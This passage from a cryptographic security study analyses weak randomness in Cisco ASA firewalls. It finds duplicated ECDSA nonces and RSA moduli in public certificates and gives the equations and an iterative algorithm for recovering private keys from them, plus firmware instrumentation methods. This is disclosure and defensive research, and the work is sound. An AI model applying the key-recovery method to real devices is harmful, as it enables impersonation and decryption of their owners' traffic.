In 2012, various embedded devices with low boot entropy generated duplicated primes during RSA key generations [11], leading to trivial private key recovery from the set of public keys using a simple GCD algorithm.

In 2013, nonce duplication in ECDSA signatures in the Bitcoin blockchain allowed recovery of associated ECDSA private keys [22], then allowing access to the fund at those addresses.

In 2019, Cisco published a reported vulnerability resulting in the generation of low entropy keys on their ASA and FTD software based devices [10].

The current article details an independent rediscovery of this vulnerability with interesting twists and a deeper understanding of its root causes, as well as the exposition of more vulnerable devices and more vulnerable certificates in the wild. Indeed, [10] neither details the origins nor the impacts of the (barely mentioned) entropy issues, which lead to keygenning in many cases as we will present in the current article.

For french-capable readers, [19] might provide a good synthesis of the topic.

1.3 Reading path

The structure of the document globally follows the logical and chronological way the study was performed. As it all started with the discovery of duplications on public certificates, section 2 provides a thorough analysis of those ECDSA and RSA certificates, the discovered issues and impacts and possible key recovery from such a set. To get to the root cause of the issues, an understanding of Cisco ASA ecosystem, hardware devices,

virtualization and debug capabilities, firmware content, etc. was required. These elements are covered in Section 3. Section 4 provides reminders on RNG topics, with minimum required information on DRBGs (CTR-DRBG and Hash-DRBG), OpenSSL MD_RAND and also some analysis of implementations/mechanisms found in Cisco products, like RSA Labs BSAFE. Building on those two sections, section 5 provides an external analysis of randomness issues for certificates generated on ASAv virtualized appliances and goes to the origin of those issues, using a specific version as a support for this work. All keygened versions are also covered with less details in this section. Section 6 builds upon this analysis and specificities of hardware ASA devices to speculate on the root causes of observed duplications on those platforms. Finally, the conclusion tries to summarize all the lessons learned during this journey on practical RNG implementations, and provides some advice for developers.

1.4 Disclaimer

This article takes as basis the randomness issues impacting the generation of self-signed certificates on Cisco ASA products to get to the root causes of those specific issues on those platforms. The other possible impacts of low randomness on those platforms (aside from certificates generation) are not analyzed; the main purpose of this work being to alert other developers and the community regarding the use of low randomness sources. Namely, other cryptographic material such as IKE and SSH keys might (or might not) be impacted with more or less severity, but this is not the subject of the current article.

2 External observations and initial recovery

2.1 ECDSA certificates

While developing [31] and [3], the idea arose to perform some tests on `r` component of ECDSA signatures in our large dataset of X.509 certificates. This set, built with the years from public sources for test purposes, contains more than 250 millions unique X.509 certificates.

The extraction and search for duplication of the `r` components of the signature in ECDSA-signed certificates from the set resulted in an non-empty list. Because `r` is computed in the following way during signature process, collisions can only happen due to a random generator issue; this generator returning the same value `k` twice during different certificate signing operations as presented on Algorithm 1.

1: Get a random value k in]0, q[
2: Compute $W = (W_x, W_y) = k \times G$
3: Compute $r = W_x \ mod \ q$
4: ...
5: Return (r, s)

Algorithm 1. Generation of `r` during ECDSA signature process; G being the group base point on the curve and q the order of the curve.

An analysis of the impacted certificates quickly showed that they were all very similar in their structure as exhibited in Figure 1.

```
Data:
    Version: 3 (0x2)
    Serial Number: -2145020325 (-0x7fda69a5)
    Signature Algorithm: ecdsa-with-SHA256
    Issuer: CN = ASA Temporary Self Signed Certificate
    Validity
        Not Before: Sep 10 08:04:15 2018 GMT
        Not After : Sep  7 08:04:15 2028 GMT                  -- 10 years
    Subject: CN = ASA Temporary Self Signed Certificate
    Subject Public Key Info:
        Public Key Algorithm: id-ecPublicKey
            Public-Key: (256 bit)
            pub:
                04:76:52:e0:cf:12:4c:11:22:e6:da:75:53:09:97:
                5c:fa:1f:4e:b3:dd:8e:42:65:28:2d:59:52:18:e9:
                b3:04:d5:3c:a6:b3:6f:a5:ee:01:2c:91:c4:e1:fd:
                bb:cb:52:60:3e:f2:8b:ae:c1:42:1f:76:57:28:64:
                d6:48:e6:c3:c3
            ASN1 OID: prime256v1
            NIST CURVE: P-256
Signature Algorithm: ecdsa-with-SHA256
     30:45:02:20:36:76:d5:e1:2e:62:91:db:7d:28:6f:ed:fa:fd:   -- r
     15:5f:3e:4f:fb:4c:9b:f8:79:c7:dd:ba:0d:19:1d:80:27:18:
     02:21:00:fd:a7:81:76:c6:da:22:30:82:09:b8:dc:c9:38:ad:   -- s
     94:6e:72:b4:14:63:65:88:63:b4:f7:86:d7:17:53:f8:ed
```

Fig. 1. Cisco ASA self-signed ECDSA certificate

Some statistics We extracted from our set all the certificates matching this template (ECDSA, same very specific Common Name `CN`, etc.) to end up with a subset of 313k ASA ECDSA self-signed certificates.

The statistics regarding `r` duplication in this subset went:

— $\approx 82k$ certs with a duplicated `r`, *i.e.* 26.4% of the set.

— $\approx 18k$ `r` appear between 2 and... 44 times!

Expecting self-signed certificates of the subset to embed non-colliding public keys, we also did some statistics on the topic:

— $\approx 113k$ certs with a duplicated pub key, *i.e.* 36.1% of the set.
— $\approx 16k$ pub keys appear between 2 and... 704 times!

Keys and nonces recovery A strong hypothesis for the resistance of ECDSA signature mechanism is that the nonces `k` are fresh random values uniformly sampled from the set of positive integers smaller than the order of the base point of the EC parameters. Considering the length of `k`, a repetition of a `k` value never happens when a decent RNG is used. It is well-known that a repetition of a nonce value can be catastrophic for the security since the private key can then be recovered from the signed messages and their signatures [8].

For a pair of signatures (r_1, s_1) and (r_2, s_2) of different messages m1 and m2 with a colliding nonce `k`, we have $r1 = r2$, which we note r. A simplified version of ECDSA signature mechanism is presented on the left part of Figure 2 along with nonce recovery mechanisms on the right part of the same Figure.

1: h = H(m)
2: e = OS2I(h) mod q
3: $k \Leftarrow$ R, $k \in]0, q[$
4: $W = (W_x, W_y) = k \times G$
5: $r = W_x \ mod\ q$
6: $s = k^{-1} \times (x \times r + e) \ mod\ q$
7: Return (r, s)

From 6. on the left side, we draw:

$$\begin{aligned}(s_1 - s_2) &= k^{-1} \times (xr + e_1) - k^{-1} \times (xr + e_2) \ mod\ q \\ &= k^{-1} \times (xr + e_1 - xr - e_2) \ mod\ q \\ &= k^{-1} \times (e_1 - e_2) \ mod\ q\end{aligned}$$

$$\begin{aligned}\Longrightarrow k &= (e_1 - e_2) \times (s_1 - s_2)^{-1} \ mod\ q \\ \Longrightarrow x &= (k \times s_1 - e_1) \times r_1^{-1} \ mod\ q \\ &= (k \times s_2 - e_2) \times r_2^{-1} \ mod\ q\end{aligned}$$

Fig. 2. (Simplified) ECDSA Signature mechanism and duplicated nonce recovery equations (for nonce and private key)

Considering the length of `k`,[1] this can simply never happen with a decent RNG. Nonetheless, if such an event occurs (which can be spotted with identical `r` values), this allows for a trivial recovery of the private key.

Additionally, mathematical computations involved in ECDSA signature process also allows the private key owner to recover the nonce `k` associated with `r` from the signature and the signed message. Getting access to all

[1] 256 bits in Cisco ASA case, *i.e.* the size of the order `q`.

the nonces ever used by a signer is usually useless... except when the `r` values resulting from those nonces are duplicated in other signatures performed with differents keys.[2] This is what happens in our set.

Having certificates signed with the same nonce and embedding the same public key provides trivial access to that private key. Having access to that key provides access to all the nonces for the certificates signed with this key. It then provides access to the keys of all certificates whose `r` value is associated with one of these nonces. This results in a trivial iterative converging Algorithm 2 for private key recovery in our subset, providing the results in Figure 3.

Starting with 737 recovered keys ($\approx 3.7\%$ of the $200k$ certificates with unique keys) because of duplicated nonces, this iterative process allows in a few steps a final recovery of 4739 keys ($\approx 23.7\%$) from this subset.

Input: A_{pubk} set of all public keys, A_r set of all r (from the certificates)
Output: S_{privk} set of recovered private keys, S_k set of recovered nonces
1: Get all keys from A_{pubk} used with duplicated nonces from A_r
2: Apply algorithm on Figure 2 to recover a set of private keys S_{privk} and a set of nonces S_k
3: From recovered S_k break unknown private keys from A_{pubk} where the recovered nonces are used and inflate S_{privk}
4: From recovered S_{privk} break unknown nonces from A_r where the recovered private keys are used and inflate S_k
5: Did we reach a point where S_{privk} and S_k did not inflate in the last two steps? If yes **exit**, else **goto step 3**

Algorithm 2. (Simplified) Iterative keys and nonces recovery algorithm

CVE-2019-1715 The result presented on Figure 4 led us to contact Cisco PSIRT through CERT-FR to report the issue on 10 Feb 2022, who related this to CVE-2019-1715 [10] that indeed had an explicit title: *Low-Entropy Keys Vulnerability*.

At that point, even if our findings matched this CVE, the huge number and percentage of impacted certificates observed on Figure 4, along with the advertised issuance dates[3] in the subset - as presented below - led

[2] Actually, knowing even a small fraction of the nonce bits can lead to a HNP (Hidden Number Problem) [33] that can break the private key with a set of known signatures. We are not in this case as it will be unveiled in the sequel, hence we only focus on the full duplication of nonces.

[3] The value of `notBefore` field.




Fig. 3. Results of iterative keys and nonces recovery on the subset

us to consider that either some products had been missed, or the fix was failing, or a huge amount of users just had not fixed the issue.

As our dataset did not have data after 2021, we have also checked the publicly available Rapid7 [28] Open Data databases and expanded our total ASA ECDSA certificates number from 330k to 540k with `notBefore` lying in 2022. We have confirmed on the Rapid7 only dataset as well as on the merged one that the obviously weak ASA certificates proportion remains the same, even in 2022, with what we have observed in the original set.[4] We have also checked on Shodan [32] that hundreds to thousands of currently alive machines have obviously weak certificates.

2.2 RSA certificates

During the extraction of Cisco ASA certificates based on their `CN` from our large set, the resulting subset contained both ECDSA and RSA self-signed certificates. The existence of both RSA and ECDSA certificates in the subset is explained by the fact that Cisco ASA products generate both kinds of certificates at boot.

Expecting RNG issues on the platforms to also impact the generation of RSA keys, we first started performing GCD between RSA modulus N ($= P \times Q$) extracted from those certificates, expecting duplicated P values allowing to recover Q values as covered in [11].

[4] We want to thank our colleagues from the LED laboratory and SDO entity at ANSSI for helping us with the Rapid7 data extraction and exploitation.




Fig. 4. Number of Cisco ASA ECDSA certificates per month (found vs obviously weak)

From the RSA subset of 200,466 certificates at hand, we found no GCD issues. Wondering why RSA key generation seemed not to be impacted by RNG issues, we started considering we missed something more obvious. We decided to look for trivial modulus duplications which provided positive results. A summary of the results are given in Figures 5 and 6.

The result of this initial analysis shows that between 6 and 10 % of Cisco ASA self-signed RSA certificates in the wild contain duplicated modulus. This explains why previous GCD checks did not provide any positive result: modulus with a common P also had the same Q.

Among our 200k Cisco ASA RSA self-signed certificates, we found a total amount of 12,226 certificates with a duplicated modulus. This represents 2,194 modules which appear more than once in the certificates set, with a repetition count between 2 and 2,492. Based on the advertised generation date found in `notBefore` field in the certificate, the issue seems to have begun between 2016 and 2017, and continues with no decrease long after the publication of the CVE-2019-1715 [10] and associated fixed software by Cisco, with obviously weak certificates still appearing until the end of our data set in 2021.




Fig. 5. Number of Cisco ASA RSA certificates per month (found vs obviously weak)

3 ASA devices

3.1 Hardware devices and ASAv virtual appliances

The Cisco ASA family of products comes in two main flavours: hardware appliances as well as ASAv virtual appliances (although these two tend to converge towards a unique platform in the recent years). Hardware appliances are made of dedicated hardware with network acceleration chips and have historically been seen as the main selling devices for professional deployment. Virtual appliances appeared a few years ago as interesting alternatives for testing purposes, *e.g.* on network simulation platforms such as GNS3 or EVE-NG [7, 9], and bringing more flexibility and scalability in VPN deployment scenarios. With the democratization of cloud solutions, and the easy scaling of such virtual appliances, Cisco seem to put efforts on developping the ASAv virtualization based solutions. More and more hardware appliances in fact embed hardware capable Xeon CPUs with ASAv, which is cost effective from a deployment and development standpoint.

The "classical" hardware appliances are made of a main CPU based on a `x86` 32-bit or 64-bit architecture (low power AMD Geode or Intel Atom for low-end, more capable AMD Opteron or Intel Xeon for high-end). A companion cryptographic accelerator on the PCI bus offloads the




Fig. 6. Percentage of obviously weak RSA certificates per year

heavy network load and cryptographic operations (for TLS, IKE, etc.). This accelerator comes in the form of a Cavium IP (Octeon or Nitrox Lite for low to middle range, Nitrox PX for high-end). Figure 7 provides an overview of the main CPU and Cavium found in current Cisco ASA devices.

ASAv are usually provided in the form of flat files for virtualization solutions (`qcow2`, `ova` and so on). The ASAv packages are hence self-contained and are expected to run on most of the hypervisors (`kvm`, `hyperv`, etc.) or bare-metal, *e.g.* using a `x86` emulator. For both ASAv and hardware solutions, a licensing model is used to configure functionalities and remove forced restrictions on the same platform.

During our work, **we have chosen to focus on the specific ASA hardware device 5506-X** as it was both still supported by Cisco, cheap ($\approx$ 40€ on a classified ads website for a brand new device) and easily available. This explains why **we only present statistics on this platform in the sequel**. We emphasize however that our results could be extended to (at least some) other hardware platforms as they share a very similar configuration, as can be seen on Figure 7, and use common binaries in the firmware.

ASA Device	Crypto Accel	CPU
5505	Cavium Nitrox Lite CN505	AMD Geode LX 800 500MHz
5506-X	Cavium Octeon III CN7020	Atom C2000 series 1250 MHz
5506W-X	Cavium Octeon III CN7130	Atom C2000 series 1250 MHz
5506H-X	Cavium Octeon III CN7130	Atom C2000 series 1250 MHz
5508-X	Cavium Octeon III CN7130	Atom C2000 series 2000 MHz
5510	Cavium Nitrox Lite CN1010	Pentium 4 Celeron 1600 MHz
5512-X	Cavium Nitrox PX CN1610	Clarkdale 2793 MHz
5515-X	Cavium Nitrox PX CN1610	Clarkdale 3059 MHz
5516-X	Cavium Octeon III CN7130	Atom C2000 series 2400 MHz
5520	Cavium Nitrox Lite CN1010	Pentium 4 Celeron 2000 MHz
5525-X	Cavium Nitrox PX CN1610	Lynnfield 2394 MHz
5540	Cavium Nitrox Lite CN1010	Pentium 4 2000 MHz
5545-X	Cavium Nitrox PX CN1610/20	Lynnfield 2660 MHz
5550	Cavium Nitrox Lite CN1010	Pentium 4 3000 MHz
5555-X	Cavium Nitrox PX CN1620	Lynnfield 2792 MHz
5580-20	Cavium Nitrox PX CN1520	AMD Opteron 2600 MHz
5580-40	Cavium Nitrox PX CN1520	AMD Opteron 2600 MHz
5585-X SSP-10	Cavium Nitrox PX CN1620	Xeon 5500 series 2000 Mhz
5585-X SSP-10 EP	Cavium Nitrox PX CN1620	Xeon 5500 series 2000 Mhz
5585-X SSP-20	Cavium Nitrox PX CN1620	Xeon 5500 series 2133 MHz
5585-X SSP-20 EP	Cavium Nitrox PX CN1620	Xeon 5500 series 2133 MHz
5585-X SSP-40	Cavium Nitrox PX CN1620	Xeon 5500 series 2133 MHz
5585-X SSP-60	Cavium Nitrox PX CN1620	Xeon 5600 series 2400 MHz

Fig. 7. Processors/Cavium accelerators in ASA devices (source: `https://community.cisco.com/t5/security-blogs/asa-and-firepower-hardware-fact-sheet/ba-p/3665136`). Highlighted device is the one acquired for our experiments

3.2 Firmware content, execution and analysis

We provide hereafter a brief overview of the ASA firmware ecosystem: we are not exhaustive as we only focus on the information needed for the sequel of this article. For a detailed tour of taxonomy and history of ASA devices, please refer to the comprehensive NCC group blog posts [20]. An interesting thing to notice is that both hardware and ASAv platforms share the same core executed binary: a flat `.bin` file which contains an embedded Linux kernel and its `rootfs`, only the bootloader differs. `grub` is used for ASAv and the proprietary `rommon` for hardware solutions. The platform (`init` scripts after the kernel has booted) detects the running environment and adapts some configuration depending on it. For instance, on a hardware platform the Cavium dedicated firmware will be pushed through the PCI bus, and proprietary communication will be established between the main CPU and the Cavium afterwards. On ASAv, the running environment is aware that no cryptographic accelerator is present and everything is performed on the main CPU. Also, as we will see, various

code paths can be executed depending on the main CPU capabilities (*e.g.* AES or SHA-2 acceleration instructions, `rdrand`, etc.).

For ASAv, the `.bin` is packaged with the `grub` bootloader as well as another partition emulating the flash (the `rootfs` being read-only, the "flash" is used for configuration and state data), and these elements form the flat file to be virtualized, *e.g.* as an `ova` file.

For hardware platforms, the `.bin` was historically directly loaded by `rommon`, and the flash device is a physical hardware device in the form of Compact Flash (CF) card or embedded eUSB flash chip. The `.bin` is on this device and the "user" configuration data is on a dedicated partition. `rommon` reads the flash, performs some checks and boots the `.bin`. It is also possible to load the `.bin` file using `tftp` or an USB thumb drive connected to the appliance.

In recent hardware platforms (since around 2018 with the release of FTD FirePOWER integration in ASA), firmware files are now `.SPA` files. This file format is also concurrent with the usage of **secure boot** technologies in Cisco products: modern hardware releases now integrate UEFI with secure boot, a dedicated ACT chip against counterfeiting as well as a custom FPGA (the Cisco Trust Anchor module for software checking) are used as roots of trust to ensure that the loaded firmware is authentic (signed) and not tampered with. The `rommon` bootloader is implemented as an UEFI module and extends the trusted anchor of UEFI secure boot, with additional work from the FPGA and the ACT chip. Although the exact process of secure boot is not described by Cisco, some elements can be found in [14]. Additionally to the kernel and `rootfs`, `.SPA` files also contain cryptographic metadata that help the secure boot flow and the authentication of the image. It is also worth noticing that both for `.bin` and `.SPA` format, similar extensions are used for `rommon` as well as other modules updates (such as other UEFI modules, the FPGA bitstream, etc.) with authenticity checks whenever necessary when secure boot is supported.

Once the boot process is finished in both ASAv and hardware platforms, the Linux kernel launches a binary called `lina_monitor` whose task is to execute the main executable with dedicated options: `lina`. It is a monolithic binary whose size has been increasing over the firmware versions (from around 100 MB in the 9.8 versions to around 180 MB in recent 9.17 versions). The binary has elevated privileges and embeds all the functionalities that are expected from the platform: drive the network interfaces, interact with the cryptographic accelerator if present, monitor the state and health of the running environment, etc. It implements

various abstraction layers inherited from old Cisco non-Linux IOS era, which might explain the monolithic approach, whose purpose is portability across existing Cisco platforms. This explains why thousands (more than 110k) of functions are present, with lots of aggregated libraries in different versions (*e.g.* 30 instances of SHA-2), with or without customization by Cisco (*e.g.* OpenSSL is mostly genuine except from some low-level parts discussed in the next sections). Analyzing all the possible execution paths for all the possible platform with static analysis is made very complex by all the abstraction layers and the combinatorial complexity. The `lina` binary is stripped, but debugging strings used in `printf` like functions ease the static analysis.

3.3 Instrumentation

There is a substantial previous work on Cisco ASA jailbreaking and instrumentation. For the sake of brevity, we advise the curious reader to refer to the extensive work of NCC group [21] that builds upon (and details) a long history of CVEs in their articles. We have based a large part of our analysis and our instrumentation on their tools by modifying their `asafw` and `asadbg` frameworks for our specific purposes. They explain how to modify the firmware images in order to inject a `gdbserver` binary and disable the various protections that exist, namely: integrity checking of the `lina` binary by the `lina_monitor` launcher, ASLR (Address Space Layout Randomization), the watchdog in the `lina` binary itself that sends termination signals whenever there is a stall (*e.g.* with breakpoints), etc.

Although at the time of release, NCC group's tools allowed to instrument both ASAv virtual images as well as hardware images (*e.g.* for 5505 or 5512-X), recent hardware releases (of interest for us) such as the 5506-X make use of **secure boot** technologies as previously described. Secure boot limited our instrumentation of the available 5506-X hardware since we could not inject our `gdbserver` and modify the image without being detected by `rommon`. Recent attacks on all ASA firmware presented at BlackHat [13] would have allowed a tethered jailbreak (*i.e.* inject the instrumentation payload post-boot with an exploit providing root privileges access). However, we did not explore this path because these exploits appeared late during our work on ASA and we lacked time to integrate and use them. Moreover, we suspect that some of the reasons behind the entropy fragility also lies in the Cavium firmware behavior: beyond the mere instrumentation of the main `x86` CPU code, instrumenting the cryptographic accelerator is another topic that would require a

substantial additional work (unveiling Cisco's proprietary protocol for the communication over PCI between `lina` and the MIPS processor).

Hence, we will hereafter describe our gray box dynamic instrumentation on ASAv that allowed us to capture the executed code paths, understand the flaws and implement key gen tools for various firmware versions. We will then describe the pure black-box methodology we used on the 5506-X to expose the fragility of some firmware versions in their hardware fashion: because of the secure boot limitation, the analysis is limited and these weaknesses are not exploited (beyond nonce reuse issues previously described).

5506-X instrumentation Since secure boot prevents exploitable modification of 5506-X firmwares, we have chosen a pure black-box approach. We have implemented a Python script that communicates with the hardware appliance through the serial console as well as through the network using the `expect` module to automate our commands.

The serial console is mainly used to drive the `rommon` bootloader and boot using `tftp` a target firmware. Then, the firmware is configured with minimal elements to have the network and generate the RSA and ECDSA certificates during boot. Then, a TLS session is opened using the SSL Python module, and recovers these certificates (with proper ciphersuite downgrading whenever necessary to recover the RSA certificate).

Since we know that the absolute time of the appliance can play a role in randomness generation, we explicitly set the same time during reboot. Although some jitter of a few seconds exist (because of non deterministic boot time), getting many samples allows us to get certificates generation time collisions (in seconds, that we validate using `notBefore`), which exhibit interesting results as we will expose in the next sections.

ASAv instrumentation Our dynamic instrumentation of the ASAv firmware versions used three complementary aspects:

— Modify NCC group's `asafw` and `asadbg` scripts to adapt to various recent versions of ASAv firmware (*e.g.* handle ASLR in different fashions, properly repacking when injecting new binaries in all situations, etc.). We also decided to get rid of the GNS3 network simulation framework for instrumentation, as it added too much complexity for little useful features in our context: we used custom scripts to handle virtual interfaces and bridges creation, and a dedicated `qemu` command line. We have also developed a Python script

based on the `expect` module to automatically perform the appliance configuration on the (virtual) serial line. This Python script is very similar to the one described in the 5506-X instrumentation.
— Develop dedicated `gdb` scripts that allow to dynamically sample values from memory at breakpoints, inject data at will, and get a better view and big picture of the code paths. These scripts became quite complex as they could execute up to 30 breakpoints, and they behaved quite well for most of the firmware versions, showing that this methodology scales well even for a multi-threaded large binary. Among other things the script dumps the RSA and ECDSA certificates in DER format after their generation.
— Develop dedicated `qemu` plugins to push the instrumentation further. As we will explain hereafter, although `gdb` is a very powerful tool for dynamic analysis, some situations required a less "invasive" monitoring of the `lina` binary in action (ideally a pure black-box observation of the untouched binary).

As it will be highlighted in the dedicated Sections 4 and 5, some versions of the ASAv firmware use absolute time and relative timings of events as entropy sources or additional data. In such cases, using breakpoints with `gdb` will completely break these timings: it is not possible to observe key generations with "real" values (*i.e.* values that the untouched binary would produce) since breakpoints use delays with too much volatility for the target precision. Another issue arising with `gdb` instrumentation is the observation of the values of initialized or uninitialized input buffers when these are used as an entropy source (*e.g.* with the `MD_RAND` processing): the multi-threading nature of `lina` makes catching these buffers actual values hard with a sheer debugging approach. Even harder elements to capture are when these buffers contain ASLR chunks that are random, but that do not appear so under `gdb` scrutiny as ASLR must be deactivated for proper debugging of `lina`.

For all such cases, a pure black-box approach that does not tamper with the running `lina` memory map and behaviour is needed, and `qemu` emulation mode is perfect for this. For a quick and efficient instrumentation of the emulation, we have chosen to develop a TCG plugin based on the provided `tests/plugins/insn.c` and `contrib/plugins/execlog.c` examples [27]. The idea is to be able to sample or modify the interesting instructions and dump memory (the timings we need to sample, input buffers raw content, etc.) at will while freezing the whole firmware. We had to face some challenges that we will briefly describe hereafter:

— Recovering and modifying memory content from the TCG plugins is not straightforward as these plugins are not dedicated for this (especially when we want to modify elements such as registers or memory as these plugins are mainly for read-only instrumentation). We have diverted the `qemu gdb` debugging stubs (that already contain low-level memory access functions) to perform this.
— We had to deal with ASLR in our `qemu` instrumentation. Indeed, when we want to observe a given address in the binary (taken from a disassembler), this address will not be the same when running. We have implemented some filtering heuristics that use the fact that ASLR does not modify the lower 12 bits page offset of the `rip` instruction pointer. Using these 12 bits with the pointed instruction opcode allows for an efficient disambiguation.
— Since TCG plugins inherently depend on the basic translation blocks of `qemu`, there could be some desynchronization between the sampled values (with our custom read/write stubs) for the registers and their real values at a given point of the program. Resynchronization points are the end of translation blocks, usually corresponding to the end of basic blocks. We took advantage of registers values preservation across instructions (or copy of these values in other registers) to get the job done in the different situations we had to face.

All-in-all, the `qemu` instrumentation allowed us to confirm our analysis of the timings in the CTR-DRBG cases, confirm our analysis of the Hash-DRBG behaviour, and confirm static (initialized) buffer values as well as ASLR feeding values to MD_RAND (see Section 4 for more details about these RNG engines).

4 Cryptographic and randomness players

In this section, we describe the primitives that contribute to the randomness generation as we analyzed them from the `lina` binary using static and dynamic analysis through instrumentation on ASAv versions ranging from 9.6 to 9.10. We focus on brevity for the sake of readability, although the analysis was a winding road with non trivial call graphs and arduous `gdb` scripting. The purpose is to have an overview of full key and random generation paths from the entropy sources to the output, which will help understanding their fragility and how keygenning might be possible for some of the generated key material.

We classify the primitives that are needed for the understanding of key/nonce generation in three layers, from upper to lower ones:

- the top ECDSA and RSA material generation;
- the deterministic RNG engines producing this material;
- the entropy sources and lifting routines that feed the engines.

It is to be noted that the engines can also be fed with other deterministic engines that use entropy sources, with as many layers as needed. Actually, things are more complicated than what is summarized here: various backends can be used at runtime, some are selected when the `lina` binary starts, others are seen as fallback of failing engines, switches between engines can occur during the course of the execution etc. This becomes even more crooked when entropy sources and lifters that feed the engines also go through such runtime choices. This leads to a very complex call graph and many possibilities that we certainly do not pretend to exhaustively comprehend by static analysis (and even with dynamic instrumentation). However, we have tried to limit the analysis complexity by only focusing on the (boot time) certificates generation. We have also observed that for a given ASA firmware version, the same execution paths are taken for random generation during nominal executions (*i.e.* the randomness generation call graph is kind of deterministic in early boot). Hence, this section only bears down on the cryptographic primitives and RNG players that are of interest.

All the results provided here have been validated using post analysis and instrumentation with black-box checking and/or non-invasive `qemu` values sampling. As a disclaimer, we have only focused on the random generation paths that are executed in ASAv using our virtualization environment (`qemu` with `kvm` on laptops with Intel CPUs). We have chosen as the virtualized CPU an *Intel Nehalem* that we thought representative of average deployed ASA appliances. This CPU microarchitecture does not embed the latest technologies such as `rdrand`, and as it will be discussed this can make a difference when it comes to entropy sources (shifting from a very fragile random generation to a somewhat more robust one). Although this might not be exhaustive from an analysis point of view, this has been enough to produce keys found in our certificates dataset which proves at least that these paths are executed on existing platforms connected to the internet.

4.1 RSA and ECDSA generation process

The key and nonce generation processes all make use of randomness pulled from instantiated random generators backends that will be described

in the next section (deterministic generators). For this section, consider them as random bytes providers. Figure 8 and Figure 9 provide a high level view of when key material is generated. Entropy lifters are used to feed some deterministic generator `Instantiate()` and `Generate()` functions. The `Instantiate()` routine is called first to initialize the random generator, then each time random bytes are needed the `Generate()` routine is invoked: Figure 8 shows how chunks of 16 bytes, then 3×16 (four times), and then 28, 32 and 8 bytes are pulled from this generation process. The RSA modulus and the ECDSA private key / nonce are generated using some of these extracted bytes. The RSA modulus is generated first, then the ECDSA private key and finally the nonce (which respects the most natural way of performing the operation).

RSA prime factors and modulus The RSA prime factors follow a seeded generation as described in FIPS 186-4 method B.3.4 [24]: using 28 random bytes, two 1024 primes P and Q are generated and the modulus $N = P \times Q$ is computed. This perfectly explains why the GCD attacks did not work on the certificates dataset: the collisions are on the modulus N but no two distincts modulus share a common factor.

